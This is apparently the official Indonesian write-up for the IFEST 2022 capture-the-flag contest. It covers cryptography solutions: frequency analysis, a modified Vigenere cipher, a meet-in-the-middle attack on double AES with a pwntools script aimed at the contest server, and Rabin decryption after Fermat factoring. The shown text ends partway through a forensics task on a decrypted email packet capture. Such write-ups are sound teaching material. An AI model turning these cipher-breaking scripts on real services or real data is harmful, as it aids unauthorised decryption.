



# Official Write-Up Capture The Flag

## Informatics Festival 2022



**Problem Setter**



**Exclusive Cloud  
Hosting Partner**

# Daftar Isi

<b>Daftar Isi</b>	<b>2</b>
<b>Cryptography</b>	<b>3</b>
Kata Pengantar ( Easy )	3
Kisnik Kripti Algoritem (Medium)	5
Kepapasan (MED)	7
Rabun Genap [HARD]	10
<b>Forensic</b>	<b>13</b>
Riil Kh? - [ Easy ]	13
SynTek Hospital Evidence (Part 1) - [ Medium ]	19
SynTek Hospital Evidence (Part 2) - [ Medium ]	26
Memory Gone - [ Hard ]	34
<b>Binary Exploitation / PWN</b>	<b>36</b>
Hiding in the Queue [ Easy ]	36
YuEF [ Medium ]	40
For Me [ Medium ]	55
Sith Force [ Hard ]	62
<b>Reverse Engineering</b>	<b>84</b>
Count the Flag [Easy]	84
Help Maxine [Medium]	87
5P Authentiactor [Medium]	95
MaskManGem [Hard]	101
<b>Web Exploitation</b>	<b>112</b>
Forest Fire [Medium]	112
The Great Frame [Medium]	124
A Collaboration [Easy]	134
CovidMasiAdak [Ultimate Mega Big Brain Pro Max]	137
<b>Miscellaneous</b>	<b>140</b>
Aliases [Easy]	140
Welcome [Easy]	142
Ice Cold [Medium]	148
Penjara [Medium]	151
Next Stop [Easy]	158

**Note: Lebih aman jika sampai semua sudah benar kata-katanya.**

## Cryptography

### 1. Kata Pengantar ( Easy )

#### Deskripsi:

Kami segenap panitia dan probset menyambut kalian untuk ikut berkompetisi di IFEST 2022 ini, Have a great Competition!

#### Summary:

Soal ini merupakan soal tipe Frequency Attack, yang artinya ini akan sangat pengaruh pada seberapa banyak Frekuensi suatu huruf dipakai, terutama jelas dalam bahasa Indonesia.

Sumber - sumber yang berguna:

[Alphabet and Character Frequency: Indonesian \(Bahasa Indonesia\) \(sttmedia.com\)](#)

Letter	Frequency
A	20.39 %
B	2.64 %
C	0.76 %
D	5.00 %
E	8.28 %
É	0.01 %
F	0.21 %
G	3.66 %
H	2.74 %

Letter	Frequency
A	20.39 %
N	9.33 %
E	8.28 %
I	7.98 %
T	5.58 %
K	5.14 %
D	5.00 %
R	4.64 %
U	4.62 %

#### Attack idea:


Diberikan sebuah .txt yang tanpa clue apa-apa didalamnya seperti ini:

Cjixoxv Qxvxtp qz ZBJCV 2022!

Wxz cjonx! Xfxgxw gxizxt djlcjoxtpxv ntvgng djlglyofjvzc? Gnwxlf gxizxt cjonx fntux cjoxtpxv uxtp cxox qjtpxtgn! Cjoxtpxv vzqyg wxtux djlqxofxg fxqy gxizxt cxex, vjvxfz enpx vjlwxqxf vjoxt-vjoxt gxizxt, exqz vjvxfixw cjoxtpxv! Xuy xmxiz fflenxtpxton qjtpxt oojkxwgxt cyxi ztz! Gxon fxcvz dzcx! ztz, bixptux xqx qzdxmxw !  
ZBJCV22{1ii\_cv4u\_du\_u0nl\_c1q3\_qdx943210}

Dilihat dari sumber diatas, serta yang kita ketahui Format Flagnya yaitu “IFEST22”, kita

akan menggunakan <https://www.dcode.fr/frequency-analysis> untuk menganalisa frekuensi satu huruf dipakai dibandingkan huruf yang lain.



Kita bisa asumsikan dan rubah 5 huruf yang paling dominan menggunakan apa yang kita dapatkan dari gambar pada Sumber, serta kita bisa langsung ganti substitute untuk format flag sehingga awal-awal kita dapat seperti ini.

Seiaot Qatap qi IFEST 2022!

Wai seona! Afagaw gaiian delseoanpat  
nntng delgyofetisi?  
Gnwalaf gaiian seona fnnu seoanpat  
uanp saoa qenpang!  
Seoanpat tiqag wanua delqaofag faqa  
gaiian saea, tetafi  
enpa telwaqaf teoan-teoan gaiian, eaqi  
tetafiaw seoanpat!  
Auy amaii felenanpanon qenpan  
oeokawgan syai ini!  
Gaon fasti disa! ini, fiapnua aqa  
qidamaw !  
IFEST22{1ii\_st4u\_du\_u0nl\_s1q3\_qda94321  
0}

Lalu kita tinggal melihat saja dan rubah-rubah sedikit beberapa huruf supaya kata yang aneh seperti “tetafi”, “disa” bisa menjadi kata bahasa Indonesia yang baik dan benar.

**Flag : IFEST22{1ll\_st4y\_by\_y0ur\_s1d3\_dba943210}**

## 2. Kisnik Kripti Algoritem (Medium)

### Deskripsi:

Kisnik adalah murid yang mencintai kriptografi. Ia mencoba untuk membuat sebuah algoritma dengan memodifikasi tabula recta untuk menyimpan rahasia miliknya. Tolong bantu Bilekber untuk mendapatkan rahasia milik Kisnik!

### Summary:

Soal ini merupakan Vigenere Cipher dengan sedikit modifikasi pada tabula recta. Biasanya Vigenere hanya menggunakan karakter a-zA-Z tapi kali ini tabel menggunakan karakter yang ada di bawah ini:

```
list(string.ascii_letters + "0123456789")
```

Ada sedikit twist disini, setiap koneksi maka tabula recta akan diacak urutannya.

### Attack Idea:

Algoritma Vigenere menggunakan rumus:

Encrypt = (plaintext + key) % len(charset)

Decrypt = (ciphertext - key + len(charset)) % len(charset)

Tabula recta bisa didapatkan dengan cara memasukkan **cipher** dan **key** yang sama pada menu **dekripsi** maka akan memunculkan tabula recta dengan index ke-0. Karena **ciphertext - key** akan menyisakan  $\text{len(charset)} \% \text{len(charset)}$  yang berarti 0 -> memunculkan tabula recta / charset index ke-0

```
=====
Kisnik Kripti Algoritem
=====
Menu:
1. Enkripsi
2. Dekripsi
3. Lihat Flag
Pilih: 2
Masukkan string: kodok
Masukkan kunci: kodok
Hasil: 88888
```

Untuk mendapatkan key maka tinggal memasukkan **plaintext** (**tabula recta[0]**) pada mode **enkripsi** yang akan memunculkan **key**.  $(0 + \text{key}) \% \text{len}(\text{charset}) = \text{key}$

**Key = ki5in1kSuk4kr1pt0d4nR3v3rseEng1n33r1ng**

Key sudah didapatkan, maka tinggal decrypt flag menggunakan key tersebut.

```
=====
Kisinik Kripti Algoritem
=====

Menu:
1. Enkripsi
2. Dekripsi
3. Lihat Flag
Pilih: 1
Masukkan string: 888888888888888888888888888888888888888888888888888
Hasil: ki5in1kSuk4kr1pt0d4nR3v3rseEng1n33r1ngki5in1k
```

```
=====
Kisinik Kripti Algoritem
=====

Menu:
1. Enkripsi
2. Dekripsi
3. Lihat Flag
Pilih: 2
Masukkan string: 85C0Fo0{UBZiM_UA1ZduLii_xvXrmNSE_wjv_ZhcQjX_mCgqLL_0VxN_Hs_24_XDcW0_h9aN
_V57E_qsVp}
Masukkan kunci: ki5in1kSuk4kr1pt0d4nR3v3rseEng1n33r1ng
Hasil: IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_kamu
}
```

**FLAG =**

**IFEST22{ad03h\_k03ntj1ku\_k3t4hu4n\_ini\_random\_string\_biar\_ga\_di\_brute\_force\_sama\_kamu}**

### 3. Kepapasan (MED)

([https://en.wikipedia.org/wiki/Meet-in-the-middle\\_attack](https://en.wikipedia.org/wiki/Meet-in-the-middle_attack))

Deskripsi:


Jamet dan Mamang merupakan 2 ilmuwan yang hendak membuat sebuah metode enkripsi yang aman dan nyaman. Mereka memutuskan untuk membuat sebuah mekanisme dimana pesan akan dienkripsi 2 kali dengan kunci yang berbeda. Mereka janji akan memberikan flagnya apabila ada jenius yang dapat memecahkan mekanisme tersebut. Apakah kamu salah satunya?

Summary :

- Mekanisme enkripsinya adalah sebuah plaintext diencrypt dengan AES mode ECB sebanyak 2 kali, dua-duanya menggunakan kunci yang berbeda.
- Kedua kunci tersebut didapat dari 5 digit angka random yang diulang sampai panjangnya 16. Contoh: 12345 -> 1234512345123451

Attack idea:

1. Cari key pair dengan cara input sample plaintext bebas dan dapetin sample ciphertextnya
2. Bikin semua kombinasi key pertama dari 00000 - 99999, semuanya dipake buat **encrypt** manual sample **plaintext**, hasilnya tampung ke array.
3. Bikin semua kombinasi key kedua dari 00000 - 99999, semuanya dipake buat **decrypt** manual sample **ciphertext**, hasilnya tampung ke array.
4. Akan ada 1 value yang sama-sama ada di tampungan hasil encrypt dan tampungan hasil decrypt. Index value itu di tampungan encrypt adalah key pertama, sedangkan di tampungan decrypt adalah key kedua. Nyarinya biar cpt gimana? Pake intersection.
5. Kalo kedua key udah ketemu, decrypt flag pake key kedua dulu, abis itu pake key pertama. Flag!



Script:

```

from Crypto.Cipher import AES
import random
from Crypto.Util.Padding import pad
from pwn import *

r = remote('20.213.254.249', 9977)
# r = remote('localhost', 7777)
r.recvuntil(b"Here's your flag, but encrypted heheh:")
ciphertext = r.recvline().strip().decode()
plaintextsample = b"a"
r.recvline()
r.sendline(plaintextsample)
r.recvuntil(b'result:')
ciphertextsample = r.recvline().strip().decode()
print(ciphertext, ciphertextsample)

```

```

resultenc = []
for i in range(0, 100000):
    key = (str(i).zfill(5)*4)[:16].encode()
    cipher = AES.new(key, mode=AES.MODE_ECB)
    ct = cipher.encrypt(pad(plaintextsample, 16))
    resultenc.append(ct)

resultdec = []
ciphertextsample = bytes.fromhex(ciphertextsample)
for i in range(0, 100000):
    key2 = (str(i).zfill(5)*4)[:16].encode()
    cipher = AES.new(key2, mode=AES.MODE_ECB)
    ct = cipher.decrypt(ciphertextsample)
    resultdec.append(ct)

assert len(resultdec) == len(resultenc)

ciphertext = bytes.fromhex(ciphertext)
thesame =
list(set(resultenc).intersection(set(resultdec)))[0]
firstkey = resultenc.index(thesame)
secondkey = resultdec.index(thesame)
print(thesame, firstkey, secondkey)
cipher = AES.new((str(secondkey).zfill(5)*4)[:16].encode(),
mode=AES.MODE_ECB)
pt = cipher.decrypt(ciphertext)
cipher = AES.new((str(firstkey).zfill(5)*4)[:16].encode(),
mode=AES.MODE_ECB)
pt = cipher.decrypt(pt)
print(pt)

```

Flag = IFEST22{Prepare\_for\_AES\_Trouble\_and\_make\_it\_AES\_Double}

#### 4. Rabun Genap [HARD]

([https://en.wikipedia.org/wiki/Fermat%27s\\_factorization\\_method](https://en.wikipedia.org/wiki/Fermat%27s_factorization_method))

([https://en.wikipedia.org/wiki/Rabin\\_cryptosystem](https://en.wikipedia.org/wiki/Rabin_cryptosystem))

Deskripsi:

Kata mama eksponen saya ga boleh genap.

Summary :

- P tercipta dari random prime 512 bit dan q tercipta dari bilangan prima setelah P
- $p \% 4 == 3$  dan  $q \% 4 == 3$
- Eksponen yang dipakai adalah 32, genap

Attack idea:

1. P dan Q nilainya berdekatan, cari aja pake fermat factorization
2.  $p \% 4$  dan  $q \% 4$  harus bernilai 3, menandakan bahwa ini adalah rabin cryptosystem
3. Nah berhubung p dan q udah didapat, tinggal implementasiin decryption process yang ada di wikipedia ini  
[https://en.wikipedia.org/wiki/Rabin\\_cryptosystem](https://en.wikipedia.org/wiki/Rabin_cryptosystem). Tapi di wikipedia eksponennya adalah 2, sedangkan di soal ini e nya 32. Terus gimana?
4. Yaudah karena 32 sama aja kek  $2^{**}5$ , ketika menghitung  $m_p$  dan  $m_q$  eksponennya tinggal dipangkatin aja dengan 5, jadi kayak:

$$m_p = c^{\left(\frac{1}{4}(p+1)\right)^5} \mod p$$

$$m_q = c^{\left(\frac{1}{4}(q+1)\right)^5} \mod q$$

5. Sisanya tinggal gaskeun

Script:

```
from Crypto.Util.number import *
import gmpy2
from sympy import *
```

```

n =
167369799324048138104052175535407583505752871957215436773759031023017
258211926244898005523956634683846521843112989667257058661590892952518
940981897603075244277403071620405906110395876285850586645267366109871
364424530232323323093329164542366451609555755793278574306885322737868
611730986497942446035931912990173
ct =
215313593713267850008135394982355338533998512841618156027875056064785
399374738292187032250741270366714335456234225274049933070324428454153
961271065669475167252717743645748234147575302908093894323798880752340
688908518081919484333827438385830878495279548708291022524581085663367
58346284806983878333023038231317
e = 32

def fermat_factor(n):
    assert n % 2 != 0
    a = gmpy2.isqrt(n)
    b2 = gmpy2.square(a) - n
    while not gmpy2.is_square(b2):
        a += 1
        b2 = gmpy2.square(a) - n
    p = a + gmpy2.isqrt(b2)
    q = a - gmpy2.isqrt(b2)
    return int(p), int(q)

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

p, q = fermat_factor(n)
assert p % 4 == 3 and q % 4 == 3

g ,yp, yq = egcd(p,q)
mp = pow(ct,((p+1)//4)**5,p)
mq = pow(ct,((q+1)//4)**5,q)

```

```
r1 = (yp*p*mq + yq*q*mp) % n
r2 = n - r1
r3 = (yp*p*mq - yq*q*mp) % n
r4 = n - r3
for num in [r1,r2,r3,r4]:
    print(long_to_bytes(num))
```

**Flag = IFEST22{xixixi\_bapack\_rabin\_bisa\_aja}**

# Forensic

## 1. Riil Kh? - [ Easy ]

Deskripsi:

Terdapat perlombaan CTF yang dimana beberapa perusahaan akan menjadi pesertanya. Akan tetapi terdapat desas desus yang berkata bahwa perusahaan A dan perusahaan B melakukan kecurangan. Untungnya panitia lomba telah menaruh monitoring tools seperti wireshark agar mencegah terjadinya kecurangan seperti itu dan kamu sebagai forensicator diminta untuk menganalisa. Nampaknya pc A telah mengirim suatu email kepada seseorang, apakah kamu bisa melihat isi email tersebut?

note: flag terpisah menjadi 2 bagian


Flag: IFEST22{...}

Konsep Soal:

Menganalisa hasil packet capture lewat TCP stream dengan wireshark untuk melihat isi email beserta attachment apa yang terkirim oleh sang user.

Tahap Pengerjaan:

Diberikan file pcapng yang mengcapture tcp dengan host 192.168.248.131. Di sini saya akan menggunakan display filter “tls.handshake.type==1” untuk melihat traffic/website apa saja yang diakses user.



Dapat diketahui bahwa user menggunakan platform gmail untuk mengirim email. Di sini saya akan melihat TLS streamnya karena berdasarkan [https://en.wikipedia.org/wiki/Transport\\_Layer\\_Security#:~:text=Transport%20Layer%20Security%20\(TLS\)%20is,remains%20the%20most%20publicly%20visible](https://en.wikipedia.org/wiki/Transport_Layer_Security#:~:text=Transport%20Layer%20Security%20(TLS)%20is,remains%20the%20most%20publicly%20visible) TLS merupakan protokol yang mengenkripsi data yang dikirim melalui internet. Namun karena file pcapng tersebut telah terdecrypted, jadi kita bisa melihat isi email yang dikirim oleh sang user.

Wireshark - Follow TLS Stream (tcp.stream eq 16) · riiikhdecrypt.pcapng

```

6.?Q.....t.....m.a[.=.\.....{..3....).....sm......
.....a[{"1": {"3": 2}, "2": {"1": [{"1": "7", "2": {"1": "thread-a:r468382571673150027", "2": 
1, "2": "guest01local@gmail.com", "3": "alpha team", "10": "guest01local@gmail.com"}, "3": [{"1": 1, "2": "guest02local@gmail.com"}], "7": "1660817984574", "8": "Lamaran Kerja", "9": [{"2": [{"1": 0, "2": "<div dir=\\"ltr\\">Dengan hormat,<br>Yang bertanda tangan di bawah ini<br><br>Nama: Ametta Alexandra<br>Jenis Kelamin: Perempuan<br>Tempat, Tanggal Lahir: Jakarta, 12 July 2000<br>No. Telepon: 08123456789<br>Pendidikan Terakhir: Si Cyber Security<br><br>Berdasarkan informasi yang saya baca dari situs www.lowongankerja.id pada tanggal 15 Agustus 2022. PT. B memberi informasi lowongan tenaga kerja sebagai Staff Teknik. Bersama ini saya lampirkan link website yang berisi portofolio saya bit.ly/AmmettaAlexandra dan juga data pendukung sebagai pertimbangan Bapak/Ibu yang saya lampirkan dalam bentuk attachment<br><br>Atas perhatian Bapak/Ibu, saya mengucapkan terima kasih.<br><br>Hormat saya, <br>Ametta Alexandra<br><div><img data-surl=\"cid:ii_l6yw4fet0\" src=\"blob:https://mail.google.com/e78ff31b-3f93-4624-b129-1d21479ba542\" alt=\"ProfilePicturePhoto\" width=\"392\" height=\"393\"><br></div></div>"], "7": 1, "11": [{"^all", "^pfg", "^f_bt", "^f_btns", "^f_cl", "^a"}, {"1": "image/jpeg", "2": "ProfilePicturePhoto", "3": "91720", "5": "ii_l6yw4fet0", "6": "https://mail.google.com/mail/?ui=2&ik=c640674833&attid=0.1&permmsgid=msg-a:r470035059184801451&view=att&realattid=ii_l6yw4fet0&zw", "7": 1, "8": {"1": "/gmail/att/674003934043/AAXmgU_ktLZycUWlYPBAuQ", "4": "2384", "2": "91720", "3": "c5408a6d_89c5e8dd_66c26df7_8ca91f16_c5784649", "4": 15375459, "5": "125514", "7": "b64magic:NK,f", "76", "9": "ANGjdJ9ZTm_UGJt3ZWCSrfAYeC9eh6tYR1vuvyTprHICtE9EXu2BAN5uK0WIf5zHIZErIEopJa1"}]}]]</div>
311 client pkts, 140 server pkts, 119 turns.

```


Entire conversation (506kB)

Show data as ASCII

Find:

Filter Out This Stream Print Save as... Back Close Help

Di sini dapat terlihat mulai dari email sender, email receiver, dan isi email yang dikirim oleh sender. Pada email tersebut terdapat sebuah link yaitu [bit.ly/AmmettaAlexandra](http://bit.ly/AmmettaAlexandra) yang berisikan string base64.



Output

time: 26ms  
length: 322  
lines: 3

```
Hai aku dari team A, di sini aku ingin menawarkan
kamu untuk bekerja sama dengan ku. Kelihatannya kamu
sudah menyelesaikan soal "Matrix" Reverse
Engineering tersebut dan aku membutuhkan jawabannya.
Sebagai imbalannya aku akan memberikan jawaban
"corrupt-key" Cryptography.

ini lanjutan flagnya: @_nd_RareLy_h3ard_yagesya}
```

Pada email tersebut sendernya juga berkata telah melampirkan suatu data berbentuk attachment dan kita hanya perlu mencari file tersebut.

tcp.stream eq 16

seq	Source	Destination	Protocol	Length	Info
126818	192.168.248.131	172.217.194.18	HTTP2	93	PING[0]
126700	192.168.248.131	172.217.194.18	HTTP2	89	WINDOW_UPDATE[0]
124323	192.168.248.131	172.217.194.18	TCP	54	50122 → 443 [ACK] Seq=207702 A...
124265	172.217.194.18	192.168.248.131	HTTP2	93	PING[0]
124265	172.217.194.18	192.168.248.131	HTTP2	540	DATA[89] (text/html)
182822	172.217.194.18	192.168.248.131	TCP	60	[TCP Window Update] 443 → 5012...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
168330	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167977	192.168.248.131	172.217.194.18	HTTP2	9930	DATA[89] (JPEG JFIF image)
167481	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167481	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167481	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167481	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167385	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167385	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167385	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167385	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167385	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
167385	172.217.194.18	192.168.248.131	TCP	60	443 → 50122 [ACK] Seq=285209 A...
					[Trace clip filter: tcp.stream==16 && frame.number>=1356 && frame.number<=1436 && tcp.len>0] [Calculation: Generic TCP]
00000000	ff d8 ff e0 00 10 4a 46	49 46 00 01 01 00 00 01			.....JF IF.....
00000010	00 01 00 00 ff e1 00 6c	45 78 69 66 00 00 49 49			.....l If.....II
00000020	2a 00 08 00 00 00 03 00	31 01 02 00 07 00 00 00			*.....1.....
00000030	32 00 00 00 12 02 03 00	02 00 00 00 02 00 02 00			2.....
00000040	69 87 04 00 01 00 00 00	3a 00 00 00 00 00 00 00			i.....:
00000050	47 6f 67 6c 65 00 00	03 00 00 90 07 00 04 00			Google.....
00000060	00 00 30 32 32 30 02 a0	04 00 01 00 00 00 4c 02			.0220.....L
00000070	00 00 03 a0 04 00 01 00	00 00 4d 02 00 00 00 00			.....M.....

Frame (9930 bytes) | Decrypted TLS (9854 bytes) | Reassembled body (9170 bytes)

Di sini terdapat traffic HTTP2 yang berisikan data JPEG dan kita hanya perlu mendownload raw filenya dan mengekstraknya menggunakan foremost.

Wireshark - Follow HTTP2 Stream (tcp.stream eq 16 and http2.streamid eq 89) · riilkhdecrypt.pcapng

```
000532012400000059800000000db83d68704ff0362262dae838e4ff076a67b505b2007c484ae01a2d5aa
f8b6ba0e39223490437f5fa249df460769edbb1b99b7b7efd6689dd79ff3b661f69fa7ec5fb6ec979778
71e3f5b3c63859dbe81abcdfd694a4d3d7b9fcdb748a8ab6e325ddb82cf7ded2448ef3ec6a45b2bbb743
acc7e597737c5b5d071c915761d2721e882c2a2da471d05f5c847c2e881fd5cdd25f88352398ac74acb3
7fd0cf408ff2b4c73ccb5b5d071c8b1e595054ff01307f0f8cb6ba0e393e9494d50e837b2fcecdcccbc
c9c8c7c6c560bbdd92fc1a764f189daf1effdf41cf26231628a667ac73e4bf0e3ee37ef1bc19d599dcf6
94f144d0a73c79c5227c7e64c598919fcc3cfc9830a215f60c38a2dc525b61560ebdd92fc1a764f189d
af1efffdf41cf26231628a667ac73e4bf0e3ee37ef1bc19d599dcf694f144d0a73efe32769726e7bf11b7
7145d82dd35d3cbc2f60c48a2dc525b6156675eec97e0d3b278c4ed78f7fefaf0e793118b145333d639f2
5f871f71bf78de0ceaccee7b4a78a268539e49b51b79361b5f4e9b68e9ab9f9dcf3d4785ff6092c7bb25
f821daf1bf7365db92c59d6f24f46b6092ddb25f821abf2c0da29f8ef97376d7ebc2360a1875e4dd92f
c0cdec61e73175d1d539ba74ed5310e94ce4f12dff32a68e00ef24df60a2dd0ebe9bb25f83933f9c79bf
ca7ce32f4d9b9fc6c43d262c25d4f68ce6bd5e3a366860aa8a2dc525b61560eb875e4dd92fc1c99fce3c
dfe53e7197a6cdcfe3621e931612ea7b46735eaf1d1b347f60aa8a2dc525b6156675c3af26ec97e0e4cf
e71e6ff29f38cbd366e7f1b10f498b09753da339af578e8d9a3f60bed5bb25f834ec9e31797bd4bdd6e0
415d6f7f4c7934f1e10cd67e964c1d340f8db660239ea6c9b733a6865d5a2ff3f785fa73e5fc9a7f5f
68d439ea15ff60c38a2dc525b6156d5bb25f834ec9e31797bd4bdd6e0415d6f7f4c7934f1e10cd67e964
c1d340f8db660239ea6c9b733a686549663031e2ede344b3cbe65ba2265dbce15f60928a2c674256c5a2
1c99e2dd7b1c58b469803f60928a2c674256c5a21c99e2dd7b1c58b46e803f60928a2c674256c5a21c99
e2dd7b1c58b467803f6095dd821db7b1c5ba1d183764df820bd36cc9457ceeff60b28705e8211f5a8d8b
55ebef7373c7819f6cf89f4183b93930d7257bc39cf9fa7ac983f395be7b4fa6f3d14ffb9ff467f1e767
60ff4cd392fc0d84305829b8f5ee6bf223505d1052ee1f77784ccce2efdfbb463ec18bf459068c1d24e2
ee826bc354c2f46ef63f7bb5087ff7b3f97b7e7e77fcc6cfb50edd3bf15056727e76bdca2e74cb4fa9a
64d9a29c5d74498f1e3bf7e7cb17e60a0d0a59fd8b402a3d46e743d959070edfb45ad5a8738ad9af3f3c
58babbc5df0d77ccb3fe3f3bf313fd01baf4a86e3f3c7a7acfcb06ded264d10d9d33ea71f7c1e3334fc
f82892496acbef8dade19a99ff3526bf02dcfedd830b924fd6c36bfd674f99ff4b4e6aa25bc7608f0eb8
```

7 client pkts, 1 server pkt, 1 turn.

Entire conversation (93kB) Show data as Raw Stream 16 Substream 89

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

100% 00000002.jpg

